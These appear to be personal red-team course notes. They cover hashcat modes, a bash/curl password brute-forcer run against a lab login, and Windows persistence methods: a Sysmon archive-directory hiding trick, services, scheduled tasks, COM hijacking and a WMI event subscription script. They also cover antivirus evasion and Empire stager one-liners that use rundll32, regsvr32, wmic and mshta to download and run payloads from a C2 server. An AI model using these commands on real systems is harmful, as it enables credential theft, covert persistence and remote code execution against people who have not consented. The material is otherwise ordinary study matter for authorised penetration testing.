13762	VeraCrypt SHA256 + XTS 1024 bit + boot-mode	Full-Disk Encryption (FDE)
13763	VeraCrypt SHA256 + XTS 1536 bit + boot-mode	Full-Disk Encryption (FDE)
13721	VeraCrypt SHA512 + XTS 512 bit	Full-Disk Encryption (FDE)
13722	VeraCrypt SHA512 + XTS 1024 bit	Full-Disk Encryption (FDE)
13723	VeraCrypt SHA512 + XTS 1536 bit	Full-Disk Encryption (FDE)
13771	VeraCrypt Streebog-512 + XTS 512 bit	Full-Disk Encryption (FDE)
13772	VeraCrypt Streebog-512 + XTS 1024 bit	Full-Disk Encryption (FDE)
13773	VeraCrypt Streebog-512 + XTS 1536 bit	Full-Disk Encryption (FDE)
13731	VeraCrypt Whirlpool + XTS 512 bit	Full-Disk Encryption (FDE)
13732	VeraCrypt Whirlpool + XTS 1024 bit	Full-Disk Encryption (FDE)
13733	VeraCrypt Whirlpool + XTS 1536 bit	Full-Disk Encryption (FDE)
16700	FileVault 2	Full-Disk Encryption (FDE)
20011	DiskCryptor SHA512 + XTS 512 bit	Full-Disk Encryption (FDE)
20012	DiskCryptor SHA512 + XTS 1024 bit	Full-Disk Encryption (FDE)
20013	DiskCryptor SHA512 + XTS 1536 bit	Full-Disk Encryption (FDE)
22100	BitLocker	Full-Disk Encryption (FDE)
12900	Android FDE (Samsung DEK)	Full-Disk Encryption (FDE)
8800	Android FDE <= 4.3	Full-Disk Encryption (FDE)
18300	Apple File System (APFS)	Full-Disk Encryption (FDE)
6211	TrueCrypt RIPEMD160 + XTS 512 bit	Full-Disk Encryption (FDE)
6212	TrueCrypt RIPEMD160 + XTS 1024 bit	Full-Disk Encryption (FDE)
6213	TrueCrypt RIPEMD160 + XTS 1536 bit	Full-Disk Encryption (FDE)
6241	TrueCrypt RIPEMD160 + XTS 512 bit + boot-mode	Full-Disk Encryption (FDE)
6242	TrueCrypt RIPEMD160 + XTS 1024 bit + boot-mode	Full-Disk Encryption (FDE)
6243	TrueCrypt RIPEMD160 + XTS 1536 bit + boot-mode	Full-Disk Encryption (FDE)
6221	TrueCrypt SHA512 + XTS 512 bit	Full-Disk Encryption (FDE)
6222	TrueCrypt SHA512 + XTS 1024 bit	Full-Disk Encryption (FDE)
6223	TrueCrypt SHA512 + XTS 1536 bit	Full-Disk Encryption (FDE)
6231	TrueCrypt Whirlpool + XTS 512 bit	Full-Disk Encryption (FDE)
6232	TrueCrypt Whirlpool + XTS 1024 bit	Full-Disk Encryption (FDE)
6233	TrueCrypt Whirlpool + XTS 1536 bit	Full-Disk Encryption (FDE)
10400	PDF 1.1 - 1.3 (Acrobat 2 - 4)	Documents
10410	PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #1	Documents
10420	PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #2	Documents
10500	PDF 1.4 - 1.6 (Acrobat 5 - 8)	Documents
10600	PDF 1.7 Level 3 (Acrobat 9)	Documents
10700	PDF 1.7 Level 8 (Acrobat 10 - 11)	Documents
9400	MS Office 2007	Documents
9500	MS Office 2010	Documents
9600	MS Office 2013	Documents
9700	MS Office <= 2003 $0/$1, MD5 + RC4	Documents
9710	MS Office <= 2003 $0/$1, MD5 + RC4, collider #1	Documents
9720	MS Office <= 2003 $0/$1, MD5 + RC4, collider #2	Documents
9800	MS Office <= 2003 $3/$4, SHA1 + RC4	Documents
9810	MS Office <= 2003 $3, SHA1 + RC4, collider #1	Documents
9820	MS Office <= 2003 $3, SHA1 + RC4, collider #2	Documents
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	Documents
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	Documents
16200	Apple Secure Notes	Documents
15500	JKS Java Key Store Private Keys (SHA1)	Password Managers
6600	1Password, agilekeychain	Password Managers
8200	1Password, cloudkeychain	Password Managers
9000	Password Safe v2	Password Managers
5200	Password Safe v3	Password Managers
6800	LastPass + LastPass sniffed	Password Managers
13400	KeePass 1 (AES/Twofish) and KeePass 2 (AES)	Password Managers
11300	Bitcoin/Litecoin wallet.dat	Password Managers
16600	Electrum Wallet (Salt-Type 1-3)	Password Managers
21700	Electrum Wallet (Salt-Type 4)	Password Managers
21800	Electrum Wallet (Salt-Type 5)	Password Managers
12700	Blockchain, My Wallet	Password Managers
15200	Blockchain, My Wallet, V2	Password Managers
18800	Blockchain, My Wallet, Second Password (SHA256)	Password Managers
23100	Apple Keychain	Password Managers

```
  16300 | Ethereum Pre-Sale Wallet, PBKDF2-HMAC-SHA256     | Password Managers
  15600 | Ethereum Wallet, PBKDF2-HMAC-SHA256              | Password Managers
  15700 | Ethereum Wallet, SCRYPT                          | Password Managers
  22500 | MultiBit Classic .key (MD5)                      | Password Managers
  22700 | MultiBit HD (scrypt)                             | Password Managers
  11600 | 7-Zip                                            | Archives
  12500 | RAR3-hp                                          | Archives
  13000 | RAR5                                             | Archives
  17200 | PKZIP (Compressed)                               | Archives
  17220 | PKZIP (Compressed Multi-File)                    | Archives
  17225 | PKZIP (Mixed Multi-File)                         | Archives
  17230 | PKZIP (Mixed Multi-File Checksum-Only)           | Archives
  17210 | PKZIP (Uncompressed)                             | Archives
  20500 | PKZIP Master Key                                 | Archives
  20510 | PKZIP Master Key (6 byte optimization)           | Archives
  14700 | iTunes backup < 10.0                             | Archives
  14800 | iTunes backup >= 10.0                            | Archives
  23001 | SecureZIP AES-128                                | Archives
  23002 | SecureZIP AES-192                                | Archives
  23003 | SecureZIP AES-256                                | Archives
  13600 | WinZip                                           | Archives
  18900 | Android Backup                                   | Archives
  13200 | AxCrypt                                          | Archives
  13300 | AxCrypt in-memory SHA1                           | Archives
   8400 | WBB3 (Woltlab Burning Board)                     | Forums, CMS, E-Commerce
   2611 | vBulletin < v3.8.5                               | Forums, CMS, E-Commerce
   2711 | vBulletin >= v3.8.5                              | Forums, CMS, E-Commerce
   2612 | PHPS                                             | Forums, CMS, E-Commerce
    121 | SMF (Simple Machines Forum) > v1.1               | Forums, CMS, E-Commerce
   3711 | MediaWiki B type                                 | Forums, CMS, E-Commerce
   4521 | Redmine                                          | Forums, CMS, E-Commerce
     11 | Joomla < 2.5.18                                  | Forums, CMS, E-Commerce
  13900 | OpenCart                                         | Forums, CMS, E-Commerce
  11000 | PrestaShop                                       | Forums, CMS, E-Commerce
  16000 | Tripcode                                         | Forums, CMS, E-Commerce
   7900 | Drupal7                                          | Forums, CMS, E-Commerce
     21 | osCommerce, xt:Commerce                          | Forums, CMS, E-Commerce
   4522 | PunBB                                            | Forums, CMS, E-Commerce
   2811 | MyBB 1.2+, IPB2+ (Invision Power Board)          | Forums, CMS, E-Commerce
  18100 | TOTP (HMAC-SHA1)                                 | One-Time Passwords
   2000 | STDOUT                                           | Plaintext
  99999 | Plaintext                                        | Plaintext
  21600 | Web2py pbkdf2-sha512                             | Framework
  10000 | Django (PBKDF2-SHA256)                           | Framework
    124 | Django (SHA-1)                                   | Framework

- [ Brain Client Features ] -

  # | Features
 ===+========
  1 | Send hashed passwords
  2 | Send attack positions
  3 | Send hashed passwords and attack positions

- [ Outfile Formats ] -

  # | Format
 ===+========
  1 | hash[:salt]
  2 | plain
  3 | hex_plain
  4 | crack_pos
  5 | timestamp absolute
  6 | timestamp relative

- [ Rule Debugging Modes ] -

  # | Format
 ===+========
  1 | Finding-Rule
  2 | Original-Word
  3 | Original-Word:Finding-Rule
  4 | Original-Word:Finding-Rule:Processed-Word

- [ Attack Modes ] -

  # | Mode
 ===+======
  0 | Straight
  1 | Combination
  3 | Brute-force
  6 | Hybrid Wordlist + Mask
  7 | Hybrid Mask + Wordlist

- [ Built-in Charsets ] -

  ? | Charset
 ===+=========
  l | abcdefghijklmnopqrstuvwxyz
  u | ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

```
  d | 0123456789
  h | 0123456789abcdef
  H | 0123456789ABCDEF
  s |  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  a | ?l?u?d?s
  b | 0x00 - 0xff

- [ OpenCL Device Types ] -

  # | Device Type
 ===+=============
  1 | CPU
  2 | GPU
  3 | FPGA, DSP, Co-Processor

- [ Workload Profiles ] -

  # | Performance | Runtime | Power Consumption | Desktop Impact
 ===+=============+=========+===================+=================
  1 | Low         |   2 ms  | Low               | Minimal
  2 | Default     |  12 ms  | Economic          | Noticeable
  3 | High        |  96 ms  | High              | Unresponsive
  4 | Nightmare   | 480 ms  | Insane            | Headless

- [ Basic Examples ] -

  Attack-          | Hash- |
  Mode             | Type  | Example command
 ==================+=======+==================================================================
  Wordlist         | $P$   | hashcat -a 0 -m 400 example400.hash example.dict
  Wordlist + Rules | MD5   | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
  Brute-Force      | MD5   | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a?a
  Combinator       | MD5   | hashcat -a 1 -m 0 example0.hash example.dict example.dict

If you still have no idea what just happened, try the following pages:

* https://hashcat.net/wiki/#howtos_videos_papers_articles_etc_in_the_wild
* https://hashcat.net/faq/
```

Creating wordlists with John and Hashcat

Monday, October 14, 2024 6:33 PM

First, with John we can use the default set of rules by providing a wordlist with --wordlist=words.txt and identifying the rules with --rules. We'll have the mutations go to --stdout and redirect that to a file named john-mutations.txt

```
john --wordlist=words.txt --rules --stdout > john-mutations.txt
```

Then we will use Hashcat by setting a wordlist with --force words.txt and setting a rules file with -r /opt/hashcat/rules/leetspeak.rule and again sending to --stdout and redirecting that to a file called hashcat-mutations.txt

```
hashcat --force words.txt -r /opt/hashcat/rules/leetspeak.rule --stdout > hashcat-mutations.txt
```

Once both of these wordlists are created, take a look at the mutations to see how they differ. You can use cat, head, tail, less, more, vim and even gedit to view these wordlists. In the screenshot we are using shuf -n 4 john-mutations.txt to print 4 random lines from the file. We started with 296 words and created 14,405 mutations with John. You should see that John's mutations were mostly adding characters to the front and back of the original words. Meanwhile, we chose the leetspeak ruleset to mutate the original wordlist into 5,032 words by substituting alphabet characters with numbers and special characters.

Creating a Brute Force cURL

Monday, October 14, 2024 6:36 PM

we are going to craft a brute forcer using bash and curl. There are many tools that can make this process easier but it's helpful to know how to script it yourself. We will walk through each step of this process.

We want to be able to interact with the website from the command line so that we can automate our attack. We will use curl to send an HTTP POST to the website with a set of credentials. We can use a web proxy or tool like Burp Suite, or we can simply attempt to authenticate and use the browser's developer tools to examine the web request. Open the Firefox browser to http://www.draconem.io/onboarding/ and hit F12 or use the hamburger menu in the upper right -> More tools -> Web Developer Tools.

Then navigate to the Network tab. Now submit a username and password and examine the web request.

You can continue using firefox to examine the web request but we want to take this to the command line. Right click on the post request then select Copy as -> Copy as cURL.

10. Open up a text editor by clicking on the top Slingshot menu: Applications -> Accessories -> Text Editor. In the Text Editor, Right Click -> Paste or CTRL+V to paste your curl statement.

curl 'http://www.draconem.io/onboarding/' -X POST -H 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.83 Safari/537.1' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://www.draconem.io' -H 'Connection: keep-alive' -H 'Referer: http://www.draconem.io/onboarding/' -H 'Cookie: PHPSESSID=f72968120e2acf1c4d9fcfa881c3e416' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'username=seth.duncan&password=test&submit='

There is a lot going on here because of all the HTTP Headers, for the sake of this lab we are going to simplify the request by just keeping the URL, HTTP method, and data payload. We will also change the single quotes in the data payload to double quotes in order to take advantage of shell variable. For example we want to replace the hard-coded text with a variable. we are also adding the command line switches -s for silent, -k for insecure (ignore ssl issues), and -i to include HTTP response headers. Let's first test this before creating our brute force loop.

Note

The -X POST is a little redundant because cURL will automatically send the request as a POST because there is a data payload.

Remove the extra headers and run the following shortened command:

```
curl -ski 'http://www.draconem.io/onboarding/' --data-raw
"username=seth.duncan&password=test&submit="
```

11. Next we want to create a sub directory to store our responses with mkdir attempts. Assign a shell variable for our username with u="seth.duncan" and a variable to keep count with count=0.

```
mkdir attempts

u="seth.duncan"

count=0
```

We are going to use a while loop to iterate through our passwords, we will collect the response and parse out the <h4> tags using grep. As we test this website we notice that the <h4> tag is used for the web server's response to our authentication request. Our while loop will read each line of the input file and assign that string to a variable of our choosing. To test the syntax, let's set up our loop that will echo or print out the first 1000 passwords contained in hashcat-mutations.txt. First let's reduce that list.

head -n 1000 hashcat-mutations.txt > hashcat-mutations-1000.txt

You should copy the following three lines and paste them all into the terminal window.

```
while read p; do
  echo $p
done < hashcat-mutations-1000.txt
```

12. With a working loop we can now set up the rest of our structure to send a web request with the username seth.duncan and a password from our custom word list. We create a unique filename by using the username and our count variable filename="attempts/$u-$count". We don't use the password because special characters would interfere with the filesystem. We echo the password into the file for tracking purposes, then send the request, parse the <h4> tag and append the result to the file. Before executing the next iteration of our loop we increment our count by 1 with ((count+=1)). Before we launch this attack let's start Wireshark so that we can see the network traffic that we are generating.

```
sudo wireshark &

count=0

while read p; do
  filename="attempts/$u-$count"
  echo $p > $filename
  curl -ski 'http://www.draconem.io/onboarding/' --data-raw "username=$u&password=$p&submit=" |
grep "<h4>" >> $filename
  ((count+=1))
done < hashcat-mutations-1000.txt

echo $count
```

13. We have just sent 1000 authentication attempts to our target. A snippet of each response should be available in the attempts folder.

We can sort the files by size with ls -alS attempts/ | head to see if a specific request stands out. It appears that request number 866 is more than twice as big as the next largest request. If we look at the results from that attempt we can see that we were able to successfully authenticate with seth.duncan and a leet speak version of SeaSerpent: S3@S3rp3nt.

```
wc -l hashcat-mutations-1000.txt

ls -alS attempts/ | head
```

14. You can also examine each of the web requests in wireshark to see what the network traffic looks like. This helps with long running scripts to see that there is still network activity. It is also a great idea to use wireshark to parse the traffic to ensure your network traffic conforms to RFC.

15. We have just discovered valid credentials for our target. Keep note of any credentials you collect along the way. This was a password brute force or password guessing attack. We used a few usernames and large list of possible passwords to find valid credentials. Note that this was only possible due to a few circumstances.

- We did not notice an account lockout mechanism
- We harvested valid usernames and could verify them by using the website's error message

```
cat attempts/seth.duncan-866


S3@S3rp3nt
                    <h4>You've already completed your onboarding. If you have
questions please reach out to HR</h4>
```

We are able to send as many attempts as we want, as fast as the website can handle them, because it does not implement rate limiting or blocking of our source ip.

As a final note, we can increase the speed of this brute forcing by using threading or forking.

Web Applications

Sunday, October 6, 2024 8:57 PM

OWASP top 10, do basic recon and find something that works

Windows Sysmon Persistence

Sunday, October 6, 2024 8:57 PM

The idea of sysmon persistence comes from a configuration setting I found while looking through the sysmon configuration file formats.

ArchiveDirectory Name of directories at volume roots into which copy-on-delete files are moved. The directory is protected with a System ACL. (you can use PsExec from Sysinternals to access the directory using 'psexec -sid cmd').
Default: Sysmon

Pros:
- You are able to keep persistence even if your file is deleted
- Your files are sent to an archive that only the nt\authority system account has access to read
- Your files are renamed to the SHA1 hash of the file itself, moved, and not logged when they move, seemingly "vanishing"

Cons:
- You must have system access or be on an administrator account to run PSexec to benefit from this method
- Sysmon must be enabled on the system
- Unsure how, sometimes .exe files are deleted when copied after the configuration is created (probably due to the backend of the windows copy process)

HOW TO:

Prerequisites:
- You must be in at least administrator Context
- You must have sysmon enabled and logging or have the files to enable it
- Sysmon configuration file

Include in your sysmon-configuration.xml file the following lines:

```
<Sysmon schemaversion="4.90">
     <ArchiveDirectory><ARCHIVE_NAME></ArchiveDirectory>
     <EventFiltering>
         <FileDelete onmatch="exclude">
           <Image condition="contains">Prefetch</Image>
           <TargetFilename condition="contains">.pf</TargetFilename>
           <Image condition="contains">splunk</Image>
           <Image condition="contains">WSM</Image>
         </FileDelete>
         <FileDelete onmatch="include">
           <TargetFilename condition="contains">.exe</TargetFilename>
         </FileDelete>
     </EventFiltering>
</Sysmon>
```

Find the sysmon.exe file dropped by the sysmon installer (C:\Windows\Sysmon.exe by default)

Change the configuration of sysmon

- .\sysmon.exe -c <CONFIGFILE.XML>

Wait about 30 seconds

Copy your file to the desktop or other area, sometimes it deletes itself during the copy process. If not, delete it.
The deletion of the .exe file sends it to the folder C:\<ARCHIVE_NAME> which is ACL locked (requiring system to view or change anything inside of it)

Return sysmon to default configuration:

- .\sysmon.exe -c --

A normal get-childitem or dir command will not reveal the folder in C:\

Get-childitem c:\ -force WILL reveal the folder, but still won't be able to be accessed unless you're SYSTEM context

Any executable run from here will be run in SYSTEM context due to how it is accessed.

Enjoy

New Service

Thursday, October 17, 2024 8:41 PM

sc \\[targetip] create [svcname] binpath= [payload]
sc \\[targetip] start [svcname]

ex:
sc \\[IP] create [svcname] binpath= "cmd.exe/k [command]"

Scheduled Tasks

Thursday, October 17, 2024 8:44 PM

sc query schedule
schtasks /reate /tn [taskname] /sc [frequency] /u [user] /p [password] /tr [command]
schtasks /query /s

Startup Folders

Thursday, October 17, 2024 8:46 PM

#go to the startup folder
run> shell:startup
drop files here for persistence

COM Hijack

Thursday, October 17, 2024 8:47 PM

COM Hijack

Persistence

- Component Object Model (COM) allows communication between software components. Manipulation will break original functionality.
- Manipulate stored references in registry for persistence
  - HKEY_CURRENT_USER\Software\Classes\CLSID
  - HKEY_LOCAL_MACHINE\Software\Classes\CLSID
  - Registry Subkeys:
    - InprocServer: In-process COM objects
    - LocalServer: External COM objects
    - ProgID: Friendly name (Program Name, not always unique)
    - TreatAs: States a CLSID can be emulated by another CLSID
- Administrator privileges are not required!
- acCOMplice by NCC Group makes it easy

https://github.com/nccgroup/acCOMplice

Registry Keys

Thursday, October 17, 2024 8:47 PM

WMI Event Subscription

Thursday, October 17, 2024 8:56 PM

WMI Event Subscription

Persistence


WMI Event Subscriptions can link an action together with a trigger (time or event based) using

- EventConsumers: Action to perform
- EventFilters: Trigger
- EventFilterToConsumer: Binds filter to consumer

```
$filterName='FILTERNAME'
$consumerName='CONSUMERNAME'
$exePath='C:\PATH\TO\EXECUTABLE'
$Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance
    ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >=
    200 AND TargetInstance.SystemUpTime < 320"
$WMIEventFilter=Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription"
     -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL"
    ;Query=$Query} -ErrorAction Stop
$WMIEventConsumer=Set-WmiInstance -Class CommandLineEventConsumer -Namespace "
    root\subscription" -Arguments @{Name=$consumerName;ExecutablePath=
    $exePath;CommandLineTemplate=$exePath}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -
    Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

Creating a Local Computer Policy

Friday, October 18, 2024 4:01 PM



Static Analysis Bypass

Sunday, October 6, 2024 8:57 PM

Static Analysis Bypass

Defense Evasion

- Static analysis can be bypassed through source code obfuscation
- This can be done manually or using "obfuscators"
- Depending on the language of your payload
  - PowerShell (chameleon, invoke-obfuscation)
  - C# (obfuscar, confuserex, rosfuscator, Invisibility Cloak)
  - C/C++ (LLVM)
  - Go (garble)
- Manual work takes longer, but it is harder to recognize the "pattern" by defensive solutions

Windows Defender Check

Thursday, October 17, 2024 9:42 PM

DefenderCheck

Weaponization

- Created by Matt Hand (@matterpreter)
- Uses PowerShell to test binaries against Windows Defender
- Takes a binary as input
- Splits until it pinpoints the exact trigger
- Prints those offending bytes to the screen
- Very helpful when trying to identify the specific bad pieces of executable code in your tool/payload
- Recompile the binary after obfuscating

https://github.com/rasta-mouse/ThreatCheck - UPDATED VERSION
https://github.com/matterpreter/DefenderCheck

Dynamic Analysis

Thursday, October 17, 2024 9:45 PM

syswhispers 1, 2, 3
syscall wrappers around NT functions

AMSI

Thursday, October 17, 2024 9:46 PM

AMSITrigger tool

rundll32.exe

Sunday, October 6, 2024 8:57 PM

Create an Empire stager. Click on the suitcase icon on the left navigation window to bring up the Stagers dashboard. Then click CREATE in the upper right.

Select multi/launcher in the drop down menu. Then provide the following values:

StarkillerName: interactive-http-pwsh
Listener: interactive-http
Language: powershell

Leave the rest as defaults and click the SUBMIT button in the upper right corner of the screen.

On Slingshot, navigate to the Stagers dashboard, click the three vertical dots icon under actions to bring up the actions menu. Click Copy to Clipboard.

3. Create a directory to store and serve your stagers.

mkdir -p /tmp/3-1/
cd /tmp/3-1/
vim setup.ps1

Press i to enter insert mode in vim, then Ctrl+Shift+v to paste the launcher code. Press esc then type :wq to save the file.

4. Serve or host stagers by starting a python web server in your temporary directory.

cd /tmp/3-1/
python3 -m http.server 8000

Execute a stager with rundll32.exe (10.254.252.3 is the C2 Server)

```
cmd>
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -
exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://10.254.252.3:8000/setup.ps1');")
```

regsvr32.exe

Thursday, October 17, 2024 3:16 PM

Create an Empire stager as a Windows Scripting Component file .sct. Click on the suitcase icon on the left navigation window to bring up the Stagers dashboard. Then click CREATE in the upper right.

Select windows/launcher_sct in the drop down menu. Then provide the following values:

StarkillerName: interactive-http-sct
Listener: interactive-http
Language: powershell
OutFile: /tmp/3-1/config.sct

Leave the rest as defaults and click the SUBMIT button in the upper right corner of the screen.

8. On the Stagers dashboard, click the three vertical dots icon under actions to bring up the actions menu. Click Download and save the file to /tmp/3-1/config.sct.

Execute .sct Stager with regsvr32.exe

cmd>
```
regsvr32 /s /n /u /i:http://10.254.252.2:8000/config.sct scrobj.dll
```

In the above command, /s will run silently without displaying any messages. /n states that the process should not call DLL Register Server. /u is set to use the unregister method

WMIC

Thursday, October 17, 2024 3:20 PM

cd /tmp/3-1
python3 -m http.server 8000

Create a wmic Empire stager. Click on the suitcase icon on the left navigation window to bring up the Stagers dashboard. Then click CREATE in the upper right.

Select windows/wmic in the drop down menu. Then provide the following values:

StarkillerName: interactive-http-wmic
Listener: interactive-http
Language: powershell

Leave the rest as defaults and click the SUBMIT button in the upper right corner of the screen.

11. On the Stagers dashboard, click the three vertical dots icon under actions to bring up the actions menu. Click Download and save the file to /tmp/3-1/update.xsl.

EXECUTE STAGER WITH WMIC

(leaves behind an artifact on disk)
(PATCHED: wmic os get /format:"http://10.254.252.2:8000/update.xsl")

powershell>
```
wget `http://10.254.252.2:8000/update.xsl -o update.xsl
wmic os get /format:"update.xsl"
```

mshta.exe

Thursday, October 17, 2024 3:29 PM

Create an hta Empire stager. Click on the suitcase icon on the left navigation window to bring up the Stagers dashboard. Then click CREATE in the upper right.

Select windows/hta in the drop down menu. Then provide the following values:

StarkillerName: interactive-http-hta
Listener: interactive-http
Language: powershell

Leave the rest as defaults and click the SUBMIT button in the upper right corner of the screen.

On the Stagers dashboard, click the three vertical dots icon under actions to bring up the actions menu. Click Copy to Clipboard.

Save the contents in a file in the temporary directory.

cd /tmp/3-1/
vim app.hta

Press i to enter insert mode in vim, then Ctrl+Shift+v to paste the launcher code. Press esc then type :wq to save the file.

Execute a stager with mshta.exe

cmd>
```
mshta.exe `http://10.254.252.3:8000/app.hta
```

SSH

Sunday, October 6, 2024 8:57 PM

PORT FORWARDING
- Mapping of traffic from one address and port to another address and port, often with network address translation
- Commonly used to connect to a remote service on an internal network

```
# ssh -L <local_ip>:<lport>:<target_ip>:<target_port> <user>@<server>
```

REVERSE PORT FORWARDING
- Allows forwarding a port on the remote host to a port on the local host
- Commonly used to give access to an internal service to someone external


```
# ssh -R <remote_ip>:<rport>:<target_ip>:target_port> <user>@<server>
```

DYNAMIC PORT FORWARDING
- Allows creating a socket on the local host to act as a SOCKS proxy to dynamically forward traffic to a dynamic port on the romote host
- Commonly used to tunnel web browser traffic through an SSH server

```
# ssh -D <local_ip>:<lport> <user>@<server>
```

